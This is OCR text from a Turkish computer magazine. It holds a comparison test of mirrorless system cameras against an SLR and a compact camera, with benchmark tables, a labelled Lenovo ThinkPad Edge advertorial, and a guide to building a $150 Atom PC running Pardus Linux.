Üreticiler genelde sabit odak uzaklığına, daha yüksek parlaklığa ve görüntü kalitesine sahip “pancake” tabir edilen, geniş açılı ve telefoto zumlu lensler sunuyorlar. Farklı

BÜYÜK VE KÜÇÜK ALGILAYICILAR ARASINDA KIYASLAMA

Sistem kameraların kompakt kameralar karşısındaki en büyük üstünlüğü, sahip oldukları büyük algılayıcılar. Derli toplu yapılarıyla da SLR'ların önüne geçiyorlar. Bu farkların görüntülere nasıl yansıdığına bakıyoruz.



Spiegelreflex


Geniş algılayıcı çok miktarda ışık yakalıyor ve bu hem ayrıntıları iyileştiriyor hem de gürültü düzeyini aşağı çekiyor. Ayrıca optik büyümeye ve alan derinliğiyle yaratıcı oyunlar oynamaya olanak tanıyor.



İnce ayrıntıları yakalamada büyük algılayıcının üstünlükleri var.



Geniş algılayıcı ve açık apertür arka planı flulaştırıyor.



Sistem kamera


Algılayıcı bir SLR'inki kadar büyük ya da sadece biraz daha küçük. Ne var ki kamera ve lensi çok daha ufak. Zira ayna mekanizması içermiyor. Vizör görüntüsü algılayıcıdan gerçek zamanlı olarak alınıyor.



Sıradan bir sistem kamera, bir SLR'a meydan okuyamıyor.



Sistem kameraları alan derinliğiyle oynamaya izin veriyor.



Kompakt makineler

Bu makinelerde en küçük boyutlu algılayıcılar kullanılıyor. Daha az ışık, görüntülerde gürültüye ve ayrıntıların kaybolmasına yol açıyor. Alan derinliği hep geniş ve arka plan daima keskin.



Küçük algılayıcı önemli ayrıntıları, buradaki ISO 800 örneğinde görüldüğü gibi yutuyor.



Kompakt makineler dikkat dağıtıcı arka planları da görüntülüyor.

kamera sistemlerinin lensleri de bağdaştırıcılar aracılığıyla takılabilir.

Görüntü kalitesi: Lens refleksi ile aynı düzeyde mini kameralar

Yeni sistem kameralar gerek fiyat gerekse kalite bakımından kompakt makinelerle orta sınıf SLR'lar arasında yer aldıklarından, biz de bu yeni makineleri her iki kategorideki en iyi ürünlerden Canon Powershot G11 (yaklaşık 900 TL) ve SLR Sony Alpha 550 (yaklaşık 1300 TL) ile karşılaştırdık. En büyük sürprizle, çözünürlükteki gelişimi test ettiğimiz sırada karşılaştık. Çok ufak gövdeli olan Sony Alpha NEX-5 sadece sistem kameralarında en iyi görüntü kalitesini sunmakla kalmadı, en düşük duyarlılıkta sunduğu 1398 satırlık çözünürlükle gerek Canon G11'i (1183 satır) gerekse de SLR Sony Alpha 550'yi (1298 satır) geride bıraktı. NEX-5, ISO 1600 duyarlılığında 1,6'dan biraz düşük olan görsel gürültü düzeyi derecesiyle de çok başarılı. 1,8 değeri elde eden SLR da iyi ve kompakt makinenin 8 civarı görsel gürültüsü resimlerde rahatsız edici ve göze batan bir kumlanmaya yol açıyor.

Görüntü kalitesinde en üst derecelere

Sony NEX-5 ve Alpha 550 imza atıyor. SLR'lar her zamanki gibi, şipşak çekimlerde çok önemli olan deklanşör gecikmesini azaltan otomatik odaklama hızı konusunda rakip tanımıyorlar.

SLR'ların özel otomatik netleme (AF) al-

Sistem kameralar çok yüksek görüntü kalitesi sunuyor

gılayıcıları, lensi etkili ve hızlı bir biçimde ayarlamak için odaktaki değişimin boyutunu ve yönünü anında tespit edebiliyor. Diğer yandan, gerek kompakt makineler gerekse sistem kameralar odaklamayı görüntü algılayıcıdan elde edilen görüntüdeki kontrasta bakarak yapıyorlar. Bir deneme –yanılma yöntemi kullanarak odağı, belirli ayrıntılarda en yüksek kontrast elde edilene kadar değiştiriyorlar. Bu prosedür yavaş. Örneğin Samsung NX10'da odaklama ve çekim için 0,74 saniye gerekirken, Sony

Alpha 550 aynı işi 0,39 saniyede yapabiliyor. Canon G11 de 0,45 saniye ile neredeyse bir SLR kadar hızlı. Görüntü kalitesine ve yaratıcı çekimlere önem verenler sistem kameralarda aradıkları her şeyi bulabiliyorlar. Kalite ile taşınabilirliğin dengeli bir uzlaşmasını sağlıyorlar. Eğer hız kompakt boyutlardan daha önemliyse tercihiniz SLR'dan yana olmalı. Daha çok ufak boyutlu makineler arayan ve hatırı sayılır bir görüntü kalitesi elde etmeyi hedefleyenler ise Canon G11 gibi, SLR'lara ve sistem kameralara kafa tutan bir ürünle harika fotoğraflar çekebilirler.

Samsung: Büyük algılayıcılı NX10 ipi göğüsliyor

Samsung bu sene kendi geliştirdiği yeni lens bağlantısını kullanan ürünleriyle sistem kamera pazarına el atıyor. Samsung NX10 şu anda satışta ve 1200 TL civarına alınabiliyor. Ne ilginçtir ki daha küçük bir ekrana ve daha düşük video çözünürlüğüne sahip olan, daha sonra duyurulan ama daha ince olan NX5 ondan daha ucuz değil, hatta 100 TL daha pahalı.

Her ne olursa olsun, NX10 fiyatının kar-

şılığında çok miktarda özellik sunuyor. Kunsursuz görüntü kalitesi, büyük oranda APSC biçimli (23,4 x 15,6) büyük algılayıcısı sayesinde Sony Alpha NEX-5'le ve SLR Alpha 550'yle boy ölçüşüyor. Samsung, net ve keskin görüntüler, doygun renkler ve hem aydınlık hem de karanlık alanlarda başarılı gölge ayrıntısı sunuyor. Makinenin gövdesi ele güzelce oturuyor. Kullanımı ise iyi düşünülmüş ve rahat. NX10 ne hız ne de donanım konusunda ödün verdiğinden, test birinciliğini rahatça elde ediyor.

Panasonic: Kapsamlı sistem ve video kayıt uzmanı

Panasonic'e sistem kameralarının mucidi desek yalan olmaz: Bundan daha iki yıl önce satışa çıkan DMC-G1 (yaklaşık 1000 TL) modeli hala piyasada. Japonlar böylece elektronik vizöre ve değiştirilebilir lense sahip olan ilk kamera. Sekiz farklı değiştirilebilir lensi ve sayısız aksesuarıyla Panasonic, profesyonel fotoğrafçıları da eli boş göndermiyor. Örneğin geniş açı balık gözü lensler ya da küçük bir resme dönüştürülmüş 400 mm süper telefoto fotoğraflar. Eski G1 ve ufak tefek DMC-GF1 (yaklaşık 1250 TL) görüntü kalitesinde rakiplerin gerisinde kalmasa da, ikinci sıradaki DMC-G2 (yaklaşık 1270 TL) kullanım kolaylığı, ergonomisi ve çok yüksek görüntü kalitesiyle tavsiye ettiğimiz bir fotoğraf makinesi.

Sistem kameralar için en iyi aksesuarlar

Sistem kameraların kompakt makinelerle göre en büyük avantajı, fotoğraf olanaklarını artıran aksesuarların fazlalığı. Olympus-Pen modelinde kameraya isterseniz takabileceğiniz ve fotoğrafçılara çok parlak ışıkta fayda sağlayan elektronik bir vizör var. Panasonic de DMC-GF1 için bu tür bir vizör sunuyor. Olympus'un bir diğer özelliği de Pen sınıfı kameralar için su geçirmeyen kılıflar kullanmaları.

FLAŞLAR

Olympus'un Pen E-P1 ve P2 modellerinin yanı sıra Panasonic DMC-GF1 de dahili bir flaşa sahip. Tüm üreticilerin sattığı harici flaş aksesuarı size hareket serbestisi tanıyor. Kameranın elektronik olarak denetlediği bu ürün, istenirse dolaylı şekilde ya da uzaktan aydınlatma için kullanılabilir.

STEREO MIKROFON

Sistem kameraların görüntü algılayıcıları akıl almaz HD videolar oluşturabilse de, çoğu zaman mikrofonlar mono çalışıyor ve zum ya da otomatik netleme gibi işlemlerin sesini sinir bozucu bir şekilde alıyor. Sony, Olympus ya da Panasonic'in kullandığı türden harici bir mikrofon sayesinde videolarınızın sesleri çok daha iyi oluyor.



İyi kalite
Panasonic kameralar için DMW-MS1 stereo mikrofon.

Oysa 270 TL daha ucuz olan DMC-G10K, G2'nin aksine eğilebilir bir ekran içermiyor. Halbuki bu özellik, yaratıcı açılardan fotoğraf çekmek isteyenler için bulunmaz nimet. DMC-GH1K ise HD videolar için, kaliteli bir video kayıt aygıtının bile yerini tutabilecek bir uzman.

Olympus: Kompakt görünümlü, nostaljik sistem kameralar

Bu testimize katılan en köklü kamera üreti-

cisi Olympus. Japonlar şu anki kameralarını üretirken 60'lı yılların en popüler modellerinden olan Pen'in ismini ve tasarımını kullanmışlar. Bu yarım format kameraların SLR versiyonu olan PenF ise küçük vizörlü kompakt bir makineden daha büyük değil. Şu anda hepsi benzer kompakt biçime sahip üç Pen modeli bulunuyor ve hepsi de çok iyi fotoğraflar çekiyorlar. Ne yazık ki karmaşık menü sistemi ve ekranlarının düşük çözünürlüklü olması yüzünden de

1. SIRA	2. SIRA	3. SIRA	4. SIRA	5. SIRA	6. SIRA
Samsung NX10	Panasonic Lumix DMC-G2	Panasonic Lumix DMC-G10K	Panasonic Lumix DMC-GH1K	Olympus Pen E-P2	Samsung NX5

Yaklaşık fiyat (TL)	1.200	1.270	1.000	2.500	1.250	1.300
Toplam puan	93,4	92,3	91,3	91,3	90,8	89,2
Görüntü kalitesi (%45)	98	90	91	89	90	99
Özellikler ve kullanım (%40)	93	100	95	100	98	82
Hız (%15)	80	79	81	76	72	80

Veriler ve boyutları

Megapiksel (brüt)	14,6	13,1	13,1	14,0	13,1	14,6
Vizör / hareketli ekran / titreşim önleme	●/-/-	●/●/-	●/-/-	●/●/-	●/-/●	●/-/-
Ekran (boyut / piksel cinsinden çöz.)	3 İnç/614.000	3 İnç/460.000	3 İnç/460.000	3 İnç/460.000	3 İnç/230.000	3 İnç/230.000
Dahili aksesuarlar	18-55 mm 3.5-5.6	-	14-42 mm 3.5-5.6	14-140 mm 4.0-5.8	-	18-55 mm 3.5-5.6
Video biçimi	720p, H.264	720p, AVCHD	720p, MJPEG	1.080p, AVCHD	720p, MJPEG	720p, H.264
ISO min / ISO 1600'de çöz. (satırlar)	1.315/1.230	1.255/1.211	1.260/1.221	1.255/1.196	1.271/1.131	1.302/1.248
ISO min / ISO 1600'de Noise VI	0,8/2,2	1,0/2,1	0,9/2,0	0,9/2,3	1,1/2,5	0,8/2,1
Açılma süresi/ Elle odaklamada dek. gecik.	0,7/0,15	0,9/0,15	0,6/0,15	1,5/0,11	1,6/0,34	0,7/0,15
Canlı görüntüde resim sayısı	280/590	210/410	310/650	280/570	240/480	290/610
Boyutlar (en, boy, derinlik) / Ağırlık	123 x 87 x 40 mm/410 g	124 x 84 x 60 mm/425 g	124 x 84 x 74 mm/400 g	124 x 90 x 45 mm/440 g	121 x 70 x 35 mm/385 g	123 x 87 x 40 mm/405 g

● Evet
- Hayır

■ Zirve sınıfı (100-90) ■ Üst sınıf (89-75)
■ Orta sınıf (74-45) ■ Tavsiye edilmez (44-0)
Tüm değerler puanlanmıştır (maks. 100)

eleştiri oklarına hedef oluyorlar.


Eski fotoğraf efektlerini kullanan sanat filtresi, fotoğraf çekerken size ilham kaynağı olabilir. Pen E-P2 (yaklaşık 1250 TL) kapsamlı özellikleri ve öncülü Pen E-P1 ile (yaklaşık 1000 TL) paylaştığı şık metal gövdesiyle çok çekici. Pen E-P1'in donanımı ise kısıtlı. Ne P2'deki gibi bir elektronik vizörü var ne de Pen serisinin ekonomik sürümü olan plastik gövdeli E-PL1 gibi (yaklaşık 1075 TL) flaş sahip.

Sony: Kusursuz kalite sunan mini kameralar

Sony, çok ufak bir kamera gövdesine tam boyutlu bir APS-C algılayıcı yerleştirerek test kategorisindeki en yüksek görüntü kalitesi puanını elde etti. Sony'nin Alpha NEX-5'i (yaklaşık 1250 TL) ve NEX-3'ü (yaklaşık 1000 TL) arasında sadece birkaç ufak fark var: NEX-5 metal gövdeli ve NEX-3'ten küçük. Dahası, pahalı modelin Tam HD çözünürlüklü videoları, NEX-3'ün 720p videolarından daha yüksek çözünürlüklü. Alışılmadık boyutlarına rağmen (kocaman lens, ufak gövde) kamera elde iyi görünüyor. Ancak eğik ekrandaki seçenekler amatörlerle hitap ediyor ve manuel işlevlere ulaşmak çok güç. Sony modelleri harikulade görüntü kalitesinin yanında muazzam 3B panorama çekme özelliğine de sahip. balkim@chip.com.tr

KÜÇÜK VE/VEYA İYİ Mİ?

Sony, Nex gibi sistem kameralar, küçük makinelerin de mükemmel fotoğraflar çekebileceğini gösteriyor.




7. SIRA	8. SIRA	9. SIRA	10. SIRA	11. SIRA	12. SIRA	SLR	KOMPAKT
Sony Alpha NEX-5	Sony Alpha NEX-3	Panasonic DMC-G1	Olympus Pen E-PL1	Olympus Pen E-P1	Panasonic Lumix DMC-GF1	Sony Alpha 550	Canon Powershot G11
1.250	1.000	1.000	1.075	1.000	1.250	1.300	900
88,4	86,4	85,4	84,5	81,9	79,4	96,9	karşılaştırılmaz
100	98	84	92	89	81	100	karşılaştırılmaz
82	79	89	79	79	79	93	karşılaştırılmaz
70	70	81	75	70	73	100	karşılaştırılmaz
14,6	14,6	13,1	13,1	13,1	13,1	14,9	10,0
-/-/-	-/-/-	●/●/-	-/-/●	-/-/●	-/-/-	●/●/●	●/●/●
3 İnç/921.600	3 İnç/921.600	3 İnç/460.000	2,7 İnç/230.000	3 İnç/230.000	3 İnç/460.000	3 İnç/921.600	2,8 İnç/461.600
18-55 mm 3,5-5,6	18-55 mm 3,5-5,6	14-45 mm 3,5-5,6	-	-	-	-	6,1-30,5 mm 2,8-4,5
1.080p, AVC	720p, MPEG-4	-	720p, MJPEG	720p, MJPEG	720p, AVCHD	-	640 x 489, H.264
1.398/1.280	1.405/1.315	1.236/1.117	1.393/1.308	1.302/1.113	1.290/1.245	1.298/1.211	1.183/881
0,9/1,6	0,9/1,7	1,0/3,4	0,9/2,1	1,4/2,7	1,4/2,7	0,9/1,8	0,9/8 (ISO 800)
2,6/0,27	2,5/0,27	1,0/0,1	1,9/0,24	2,6/0,26	1,1/0,23	0,4/0,15	2,4/0,46 (AF)
230/470	240/480	300/610	240/520	270/540	340/670	440/870	230/-
111 x 59 x 38 mm/305 g	117 x 63 x 33 mm/320 g	124 x 84 x 45 mm/430 g	115 x 72 x 42 mm/345 g	121 x 70 x 35 mm/385 g	119 x 71 x 36 mm/350 g	137 x 104 x 84 mm/680 g	112 x 76 x 48 mm/400 g

ADVERTORIAL

Windows®. Sınırsız Yaşam.
Lenovo, Windows 7 ürününü önerir.

lenovo™

Mobil reaktör



PC'lerde performans ve boyutlar genellikle ters orantılıdır. Öte yandan bu genellemenin dışına nadiren çıkan ürünler de olabiliyor. Lenovo ThinkPad Edge 11" işte bu ürünlerden biri.

Küçük bir dizüstü PC alıp taşınabilirliğin keyfini sürmeyi tercih edebilirsiniz. Fakat bu PC'den performans beklemek çoğu zaman hayaldir. "Çoğu zaman" diyoruz çünkü karşımızda duran Lenovo ThinkPad Edge 11" harika bir istisna. 11.6 inçlik ekranıyla dikkat çeken Lenovo Edge, yaklaşık olarak bir kitap boyutlarında ve 1.35 kg'ın altında bir ağırlığa sahip.

Boyutları küçük tarzı büyük!

60 milyonuncu ThinkPad'ı pazara sunan Lenovo, Edge serisi ile ThinkPad ailesine yeni modeller eklemeye devam ediyor. ThinkPad ailesinin bu en küçük ultra taşı-

nabilir üyesi, adından epey sözettireceği benzer. Aynı anda birçok işlem yapabilme kapasitesi olan, çoklu görevler için son teknoloji işlemcilere sahip, 3G ve Wimax ile her yerden bağlantı özellikleri sunabilen ThinkPad Edge 11" serisi dizüstü PC'ler, düşük ışık şartları altında, duyarlı web kamerası gibi iş odaklı ekstra özellikler de içeriyor. Olağanüstü taşınabilir boyutlara sahip olan Lenovo ThinkPad Edge ile tam performanslı bir PC'yi çantanızda taşımak hiç bu kadar kolay olmamıştı. ThinkPad Edge, 11.6 inç'lik 1366 x 768 çözünürlükteki ekranı ile Lenovo ThinkPad tutkunu teknoloji severlere ofis dokümanlarında ve sunumlarında rahatlıkla çalışabil-

mek, ayrıca HDMI çıkışı kullanarak TV'ye bağlanmak için geniş bir alan sunuyor.

Edge'in kalbindeki işlemci: Intel® Core™ i3 Akıllı Performansın Başlangıç Noktası

Gücünü ultra ince dizüstü bilgisayarlar için Intel® Core™ i3 işlemciden alan ThinkPad Edge, çoklu ortam uygulamalarında sizi yarı yolda bırakmıyor. 4 GB'lık çift kanal bellek ve 320 GB sabit disk, ürünün Dahası ürün, sadece performans açısından değil tasarım olarak da oldukça geniş bir hedef kitesine sahip. Köşeli ve modern çizgilere sahip çizgileriyle dikkat çeken dizüstü, parlak ve mat gece siyahı



ile parlak ateş kırmızısı renkleriyle kullanıcılarına 3 farklı renk seçeneği sunuyor. Edge'in boyutları her ne kadar küçükse de ürün, klavye tuşları ve touchpad açısından harika bir ergonomi sunarak rahat bir kullanım sunuyor. Büyük boy izoleli tuşlarda çalışırken 11" bir dizüstünde çalıştığınızı unutacaksınız. Benzer şekilde touchpad de bu boyutlardaki PC'ler için lüks sayılabilecek bir yapıda. Klavyenin tek marifeti rahatlığı ve büyük tuşları sa- nıyorsanız yanılıyorsunuz. Bu klavye su geçirmiyor! Evet yanlış duymadınız. Artık çalışma sırasında kazayla klavyenize su ya da kahve döküldüğünde panik yapma- nıza gerek yok. Böyle bir ekstra güvenliği kim istemez ki?

Mükemmel pil ömrü

Lenovo ThinkPad Edge 11" kullanıcıları, neredeyse bütün bir iş gününe denk ge- len 7 saatlik pil ömrü ile çalışabilir. Böyle yüksek bir pil performansıya yanınıza AC adaptör almadan dışarı çıkabilirsiniz. Kuşkusuz ürünlerdeki yüksek pil ömründe

düşük güç tüketen parlak LED ekranın da önemli ölçüde rolü var. Sunduğu mükem- mel pil ömrüyle, taşınabilirliğin sadece küçük boyutlar olmadığını gösteren ve Windows 7'nin farklı sürüm seçeneklerini barındıran Lenovo ThinkPad Edge, aynı konfigürasyona sahip diğer bilgisayarlara göre çok daha hızlı açılabilme avantajı sa- yesinde kullanıcılarına üstün bir Win- dows 7 deneyimi yaşıyor. 3 USB (biri eSATA paylaşımlı) ve 4-in-1 kart okuyucu- su gibi ekstra özellikleri ise, harici hard disk sürücülerine ve dijital kameralara kolay bağlanma ve kolay şarj etme olana- ğı sunuyor. Lenovo ThinkPad Edge 11" bu harika özelliklerini 499 dolar (konfigüras- yona göre değişiyor) gibi oldukça makul sayılabilecek bir fiyatla kullanıcılarla bu- luşturuyor.

Lenovo'dan yeni ürünler

Lenovo'nun büyük ilgi gören IdeaPad Z560 dizüstü PC'sine 13.3 inçlik şık bir kar- deş geliyor. IdeaPad Z360, Z560'ın çizgile- rini taşısa da mobilitesi daha yüksek bir ürün. Siyah ve açık mor olmak üzere iki farklı renkte satışa sunulan IdeaPad Z560, Intel® Core™ i3-380M ve Intel® Turbo Bo- ost teknolojili Intel® Core™ i5-460M iş- lemcili olmak üzere farklı konfigürasyon- larda olabiliyor. Ayrıca IdeaPad Z560'ı da siyah, kırmızı ve mavi olmak üzere üç ayrı renk varyasyonu ile güncelleyen Lenovo, IdeaPad serisi ile elde ettiği başarıdan memnun görünüyor.

Farklı renkler

Köşeli ve modern çizgilere sahip çizgileriyle dikkat çeken ThinkPad Edge 11 inç, parlak ve mat gece siyahı ile parlak ateş kırmızısı renkleriyle kullanıcılarına 3 farklı renk seçeneği sunuyor

Abisinin kardeşi

Fenomen haline gelen Lenovo IdeaPad Z560'ın 13.3 inçlik versiyonu diyebileceğimiz IdeaPad Z360, kendi hayran kitlesini oluşturmaya başladı bile.

Modern çizgiler

Şık tasarımını başarılı bir ergonomiyle birleştiren ürünün klavyesiyle yazı yazmak tam bir keyif. Ayrıca touchpad de çok başarılı.



Açık mor


Siyah ve açık mor olmak üzere iki farklı renkte satışa sunulan IdeaPad Z360'ın oldukça rahat bir klavyesi var.





Anakart ve işlemci
Intel Atom işlemci ve entegre grafik, ofis ve internet uygulamaları için yeterli

Küçük kasa
280 watt güç kaynaklı küçük ve şık kasa her yere kolayca sığabilecek yapıda



Sabit disk
250 GB'lık sabit disk uygulamalar ve verileriniz için yeterince yer sunuyor.

Anabellek
Anakartın üzerindeki 1 GB DDR2 bellek ile Windows 7 bile kullanılabilir



150 Dolar'lık PC

Ortalama PC'ler bile çoğu kullanım amacı için fazla güçlü ve pahalılar. Ofis ve çocukların kullanımı için mükemmel ve **minimal bir PC**'ye sahip olabilirsiniz

UFUK YAMANKILIÇOĞLU

Üreticiler ve bilim adamları yıllardır gelişmekte olan ülkeler için ucuz bir PC üretmek istiyorlar. "100 dolar laptop", "OLPC" (One Laptop per Child) veya "Classmate PC" projeleri bugüne kadar maalesef başarısızlığa uğradı. Oysa günümüzde maksimum 150 dolar harcayarak işe yarayan bir bilgisayar toplamak mümkün. Bu PC'nin performansı tipik bir netbook PC ile aynı düzeyde.

Biz de bu amaçla mümkün olduğunca ucuz bir PC kasesinin nasıl toplanabileceğini araştırdık ve ortaya "CHIP 150 dolar PC" çıktı. Bu süper ucuz PC'den beklentilerimiz şu şekilde: Önemli işlerin üstesinden gelebilmeli, mesela sörf, dokümanlarla çalışma, e-posta gönderme, basit oyunlar oynama, video ve fotoğraf görüntüleme. Ucuz PC'miz, YouTube'daki gibi HD videoları gösterebilmek zorunda değil. Ancak tüm bileşenleri yeni olmalı, bu sayede ga-

rantilerinden faydalanmak ve gerektiğinde teknik destek almak mümkün olmalı. İkinci el, kullanılmış parçalara süper ucuz PC'mizde yer yok.

Ucuz: Tüm parçalar tek yerde

Tahmin edebileceğiniz gibi, bilgisayar satıcılarında ve internet sitelerinde 150 dolar'ın altında komple bir PC satın almak mümkün değil. Atom işlemcili en basit nettop'lar bile çok daha yüksek bir fiyata sahipler. Bu yüzden süper ucuz PC'nizi kendiniz toplamalısınız. Fiyat karşılaştırma portallarında en önemli bi-



**PARDUS
LINUX**

Sisteme yüklü Türkçe Pardus Linux işletim sistemi günlük kullanım için gerekli araçları sunuyor

leşenleri arayıp topladığınızda 150 dolar fiyat sınırını kolayca aşıyorsunuz.

Neyse ki, bundle adı verilen sistemler var, bunlar güç kaynaklı kasa, işlemcili anakart ve fan içeriyorlar. CD/DVD sürücüsüne ihtiyacımız yok, sonuçta küçük ve şık netbook'larda da optik sürücülere yer yok. Sabit disk konusunda da cömert davranıyoruz. Aslında çok fazla disk alanına ihtiyacınız yok, ancak günümüzde 40 veya 80 GB'lık diskleri bulmak hiç de kolay değil ve daha yüksek kapasiteliler de biraz pahalı. Depolama için sabit disk yerine USB bellek de kullanabilirsiniz. Her bir bileşen için internetten en ucuz fiyatları araştırıp bulduğunuzda, farklı her site için ayrıca kargo ücretleri ödememiz gerekiyor. Bu da sistemin toplam sahip olma fiyatını oldukça artırıyor. Bu yüzden tüm parçaları tek bir yerden satın almanız gerekiyor. CHIP olarak bu sorunu da sizler için çözdük ve Segment

150 dolar'lık PC'yi kendiniz kurun

Birkaç küçük elle müdahale ile dört bileşeni kendiniz de kolayca monte edebilirsiniz. Burada işletim sisteminin açılışına kadar en önemli adımları görüyorsunuz



1. Anakartı yerleştirme

Anakartı kasaya yerleştirin ve 4 vidayla sabitleyin



2. Ön panel bağlantıları

Güç düğmesini ve USB yuvaları anakarta bağlamayı unutmayın



3. Güç bağlantısı

Her iki güç bağlantısını anakarta takın, yoksa sistem çalışmaz




4. Arka kapak

Bazı kasalarda arkadaki kabloların yerinden çıkması için arka tarafa bir kapak geçiriliyor



USB bellekte Linux Universal USB Installer aracıyla işletim sisteminizi USB belleğe atabilirsiniz



Sabit disk yerine Ubuntu Linux, USB bellekten de hızlı bir şekilde boot ediyor, sabit disk olmadan da rahat ve hızlı bir çalışma sunuyor

Bilgisayar, Queen Computer ve www.benceiyi.com işbirliği ile süper ucuz PC'yi tüm bileşenleriyle tek bir yerden, piyasadaki çok daha uygun fiyatlarla satın almanızı sağladı. www.benceiyi.com adresinde önerdiğimiz gibi bir süper ucuz PC konfigürasyonunu (Queen Beta sistem), üstelik klavyesi, faresi, hoparlörü ve Pardus Linux işletim sistemi ile birlikte sadece 150 dolar+KDV fiyatla satın alabileceksiniz.

Süper ucuz PC'mizde işlemci olarak Intel Atom 230 işlemci (1,6 GHz, 512 KB önbellek) ve 1 GB 667 MHz DDR2 bellek, Intel GMA 950 tümleşik ekran kartı ve 250 GB sabit disk yer alıyor. Sistemdeki 280 watt güç kaynaklı kasa, bu sistem için fazlasıyla yeterli. 1 GB RAM de çoğu uygulama için yeterli. İleride gerektiğinde 2 veya 4 GB RAM'e de terfi edebilirsiniz. Sisteme yüklü olan Türkçe Pardus Linux işletim sistemi yeterince hızlı ve güvenli bir şekilde çalışıyor ve ihtiyacınız olan çoğu aracı sağlıyor.

Basit: Problemsiz montaj

Sistemin parçalarını demonte halde tek tek satın aldıysanız, montaj işlemlerini kolayca halledebilirsiniz. Bu sayfada üstteki kutuda, adım adım neler yapmanız gerektiğini görebilirsiniz. İşletim sistemi

olarak ücretsiz Türkçe Pardus Linux yerine başka bir Linux dağıtımının da ISO dosyasını internetten indirip kurabilirsiniz. CHIP DVD'de **CHIP-Code UCUZ PC** altında bulabileceğiniz Universal USB Installer ile ISO dosyasını ve USB belleğinizi seçip yeni işletim sisteminizi hemen kurabilirsiniz.

Süper ucuz PC'nin avantajları: Çok uygun fiyata, çok az elektrik harcayan ve Linux sayesinde virüslere karşı çok daha güvenli olan bir bilgisayara sahip olabilirsiniz. Özellikle ofis ve çocukların kullanımı için ideal bir sistem bu. Sistemi çocukları için satın alanlar ayrıca Qimo 4 Kids (www.qimo4kids.com) Linux dağıtımını test edebilirler; bu sistem 3 yaşından itibaren çocuklar için eğitici-öğretici programlar ve oyunlarla dolu. 

uyaman@chip.com.tr

QUEEN BETA SİSTEM

150\$ PC

Intel Atom 230 (1.6 GHz, 512KB cache) İşlemci

1GB 667MHz DDR2 Bellek

Intel GMA 950 Tümleşik Ekran Kartı

250GB SATA Sabit Disk

QUEEN M.M. Klavye & Optik Mouse & Speaker

Pardus Linux

İşletim Sistemi



www.benceiyi.com'dan satın alabilirsiniz.

benceiyi.com

Alışveriş yap, sen de kazan...

